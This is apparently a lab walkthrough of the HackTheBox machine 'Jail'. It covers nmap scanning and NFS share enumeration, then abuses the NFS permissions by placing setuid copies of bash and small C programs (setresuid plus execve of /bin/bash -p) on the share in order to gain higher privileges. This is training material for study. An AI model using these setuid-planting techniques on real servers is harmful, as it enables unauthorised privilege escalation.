Jail

Synopsis


Jail involves escaping multiple sandbox environments and escalating between multiple user accounts

Skills


- Knowledge of linux
- Understanding of buffer overflow
- Enumerating NFS shares
- Exploiting buffer overflow
- Escaping SELinux sandbox
- Exploiting NOPASSWD
- Escaping rvim
- Generating targeted wordlists
- Cracking encrypted RAR archives
- Exploiting weak RSA public keys

Exploitation

As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.34
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 04:53 EDT
Nmap scan report for 10.10.10.34
Host is up (0.19s latency).
Not shown: 978 filtered tcp ports (no-response), 18 filtered tcp ports (host-prohibited)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 cdec197cdadc16e2a39d42f3184be64d (RSA)
|   256 af949f2f21d0e01dae8e7f1d7bd742ef (ECDSA)
|_  256 6bf8dc274f1c8967a467c5ed0753af97 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      32889/udp6  nlockmgr
|   100021  1,3,4      34178/udp   nlockmgr
|   100021  1,3,4      43694/tcp   nlockmgr
```




```
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      32889/udp6  nlockmgr
|   100021  1,3,4      34178/udp   nlockmgr
|   100021  1,3,4      43694/tcp   nlockmgr
|   100021  1,3,4      45563/tcp6  nlockmgr
|   100024  1          37619/udp6  status
|   100024  1          42499/udp   status
|   100024  1          43080/tcp   status
|   100024  1          56140/tcp6  status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.2 - 4.9 (92%), Linux 5.1 (92%), Linux 3.18 (90%), Crestron XPanel control system (90%), Linux 3.16 (8
6%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```


We can see a few ports open, among which the port 2049/NFS is the most interesting. NFS stands for a network file share, so let's check what network shares exposed

Showmount -e 10.10.10.34

The two network shares are available to us



Let's then create folders and mount those folders to the exposed shares, in order to obtain an access to their content



After mounting our local folders to the network shares and checking their permissions, we can notice that root squashing is enabled on the share_nfs. Root squashing means that only users with a

particular UID can access the folder (in this case users with UID 1000 which is the default kali user on the system), if we try to list a content of the folder as a root user we will get a message “permission denied”

```
┌──(root㉿kali)-[~/Desktop/Boxes/Jail.htb/share_nfs]
└─# ls -al
ls: cannot open directory '.': Permission denied
```

In that situation we need to switch into a regular kali user


After switch, we can create malicious file,put a sticky bit on it and then after obtaining an access to the system as a low level user, we can execute this file with elevated privileges


To be sure that our malicious file will work on the system, we should create a few different ones

Method 1

```
└─$ cp /bin/bash .

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ chmod +s bash

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -la
ls: cannot open directory '.': Permission denied

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -la bash
-rwsr-sr-x 1 kali kali 1230360 Jun 15 08:41 bash

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$
```

Method 2





Method 3

```
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ nano malicious2.c

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ gcc malicious2.c -o malicious2

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ chmod 4755 malicious2

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls *
ls: cannot access '*': No such file or directory

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -al malicious2
-rwsr-xr-x 1 kali kali 16008 Jun 15 09:02 malicious2

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$
```


Method 4

```
kali@kali: /root/Desktop/Boxes/Jail.htb/share_nfs
File  Actions  Edit  View  Help
  GNU nano 6.3                                  malicious3.c *
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
setuid(getuid());
system("/bin/bash");
return 0;
}
```

```
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ nano malicious3.c

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ gcc malicious3.c -o malicious3
malicious3.c: In function ‘main’:
malicious3.c:8:1: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    8 | system("/bin/bash");
      | ^~~~~~

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -al malicious3
-rwxr-xr-x 1 kali kali 16064 Jun 15 09:04 malicious3

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ chmod 47555 malicious3
chmod: invalid mode: ‘47555’
Try 'chmod --help' for more information.

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ chmod 4755 malicious3

┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -al malicious3
-rwsr-xr-x 1 kali kali 16064 Jun 15 09:04 malicious3
```

Method 5

```
File  Actions  Edit  View  Help
  GNU nano 6.3                                    malicious4.c *
#define _GNU_SOURCE
#include<stdlib.h>
#include<unistd.h>

int main(void)
{
char *const paramList[10]={"/bin/bash","-p",NULL};
const int id=1000;
setresuid(id,id,id);
execve(paramList[0],paramList,NULL);
return 0;

}
```


┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ nano malicious4.c
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ gcc malicious4.c -o malicious4
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ chmod 4755 malicious4
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$ ls -al malicious4
-rwsr-xr-x 1 kali kali 16016 Jun 15 09:08 malicious4
┌──(kali㉿kali)-[/root/Desktop/Boxes/Jail.htb/share_nfs]
└─$